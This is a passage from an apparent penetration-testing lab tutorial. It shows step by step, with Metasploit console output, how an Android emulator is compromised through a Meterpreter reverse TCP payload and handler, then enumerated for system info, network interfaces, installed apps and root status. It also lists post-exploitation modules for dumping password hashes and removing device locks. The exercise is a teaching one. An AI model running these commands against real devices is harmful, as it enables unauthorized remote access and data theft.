19. As you can see, a list of available payloads is displayed within the terminal window. For this exercise, we will choose the payload ***payload/android/meterpreter/reverse_tcp***. If you are unable to see the full list, scroll down to *No 25*. Type the command **set payload android/meterpreter/reverse_tcp** and press **Enter** as seen in *item* **1**.


```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
```



```
 No     Command Shell, Android Reverse TCP Stager
  32   post/android/capture/screen                                                   normal
 No     Android Screen Capture
  33   post/android/gather/hashdump                                                  normal
 No     Android Gather Dump Password Hashes for Android Systems
  34   post/android/gather/sub_info                                                  normal
 No     extracts subscriber info from target device
  35   post/android/gather/wireless_ap                                               normal
 No     Displays wireless SSIDs and PSKs
  36   post/android/manage/remove_lock                              2013-10-11       normal
 No     Android Settings Remove Device Locks (4.0-4.3)
  37   post/android/manage/remove_lock_root                                          normal
 No     Android Root Remove Device Locks (root)


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > █
```

20. Now, let us look at the parameters this payload requires. Type the command **show options** and press Enter as seen in *item* **1** below. Here you will notice that it requires a local host (LHOST), as seen in *item* **2**, which is the IP address of the Kali Linux VM and a local port (LPORT). The port number is not as important as the host IP address, so for now, we can leave it as the default, as seen in *item* **3** below.

```
msf5 exploit(multi/handler) > show options
```




```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

21. Let us set the *LHOST* by typing the command `set LHOST 192.168.0.2` and press **Enter** as seen in *item* **1** below. Then, type the command `show options` and press **Enter** to confirm the localhost IP address was added successfully, as seen in *items* **2** and **3** below.

```
msf5 exploit(multi/handler) > set LHOST 192.168.0.2
```

```
msf5 exploit(multi/handler) > show options
```




```
msf5 exploit(multi/handler) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.2      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```

192.168.0.2 is the IP address of the Kali Linux machine.

22. Now, let us exploit the device. Type the command `exploit -j -z` and press **Enter** as seen in *item* **1** below.

```
msf5 exploit(multi/handler) > exploit -j -z
```




```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.2:4444
msf5 exploit(multi/handler) > [*] Sending stage (73550 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.2:4444 → 192.168.0.5:59040) at 2021-02-14 00:56:
07 -0500
```

-j and **-z** are option tags that tell the exploit to run the job and do not interact with the session, respectively, after the connection is made.

Be careful when typing the command. If you type an incorrect command and the terminal hangs. Use **Ctrl+C** to cancel the command. Do not use the **Ctrl+Z** keys. This will close **msfconsole** and you will be forces to start from **step 18**.

23. This should create a session between the two devices. Let us interact with the session and see what happens. Type the command `sessions -i 1` and press **Enter** as seen in *item* **1** below.

```
msf5 exploit(multi/handler) > sessions -i 1
```




```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.2:4444
msf5 exploit(multi/handler) > [*] Sending stage (73550 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.2:4444 → 192.168.0.5:59040) at 2021-02-14 00:56:
07 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

-i means interact with the supplied session ID; in this instance it is **1**.

24. This should launch the **Meterpreter** shell. This means that we have successfully accessed and exploited the *Android* emulator, but we will not stop here. A good hacker tries to learn as much they can about the target as possible, for example, the victim's network interfaces, system information, etc. This is the process of enumeration.
25. Type the command `sysinfo` and press **Enter** as seen in *item* **1** below.


```
meterpreter > sysinfo
```



```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.2:4444
msf5 exploit(multi/handler) > [*] Sending stage (73550 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.2:4444 → 192.168.0.5:59040) at 2021-02-14 00:56:
07 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : localhost
OS          : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Meterpreter : dalvik/android
meterpreter > █
```

26. Type the command `ifconfig` and press **Enter** as seen in *item* **1** below. As you can see, the currently connected interface is called *wlan0,* and it has the IP address *192.168.0.5*, which we know to be the IP address of our target device.


```
meterpreter > ifconfig
```



```
meterpreter > ifconfig

Interface  1
============
Name         : wlan0 - wlan0
Hardware MAC : 00:15:5d:00:14:03
IPv4 Address : 192.168.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a72:e847:112e:9c03
IPv6 Netmask : ::


Interface  2
============
Name         : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00


Interface  3
============
Name         : wifi_eth - wifi_eth
```

27. Another useful command to run is the app list. To do this, type the command `app_list` as seen in *item* **1** below. The list of apps will appear, as seen in *item* **2** below.


```
meterpreter > app_list
```



```
meterpreter > app_list
Application List
================

  Name                                        Package
   Running  IsSystem
  ----                                        -------
   -------  --------
  AnalyticsService                            org.android_x86.analytics
   false    true
  Android Easter Egg                          com.android.egg
   false    true
  Android Keyboard (AOSP)                     com.android.inputmethod.latin
   false    true
  Android Services Library                    com.google.android.ext.services
   false    true
  Android Setup                               com.google.android.setupwizard
   false    true
```

28. To check if the device is rooted, type `check_root` as seen in *item* **1** below.


```
meterpreter > check_root
```



```
meterpreter > check_root
[+] Device is rooted
meterpreter >
```

29. So far, we know the system information, root status, application list, network interfaces, and subnet. Let us dig deeper to unearth more useful information. Type the command `cd /` and press **Enter** as seen in *item* **1** below.


```
meterpreter > cd /
```




```
meterpreter > cd /
meterpreter >
```

The **Meterpreter** shell will not display your current path as you traverse the file system, however, you can use the command **pwd** and it will display where you are. Do this anytime you want to refresh your memory.

30. Let us upload a file as proof that we accessed and exploited the device. We will begin by creating a text file to upload. Right-click anywhere on the Desktop to open the context menu. Navigate to **Create Document** and select **Empty File** as seen in *items* **1** and **2** below.




31. Next, name the file `README.txt` and click **Create** as seen in *items* **1** and **2** below.



README.txt


32. Then, double-click the file **README.txt** to open it in the mousepad and write the phrase `YOU HAVE BEEN HACKED!!` as seen in *item* **1** below, or use a phrase of your choice.




Warning, you are using the root account, you may harm your system.

```
YOU HAVE BEEN HACKED!!!!!
```


33. Click **File** from the navigation menu and select **Save.** Then, click **File** again and select **Close Window** to exit the mousepad, as seen in items **1**, **2**, **3,** and **4** below.





34. You should still be in the root of the device. Type `ls` and press **Enter** to list all files and directories in the current directory, as seen in *item* **1** below.


```
meterpreter > ls
```



```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40444/r--r--r--   0        dir   2021-02-13 17:30:49 -0500  acct
40444/r--r--r--   8192     dir   2020-03-25 00:26:22 -0400  bin
0000/---------    0        fif   1969-12-31 19:00:00 -0500  bugreports
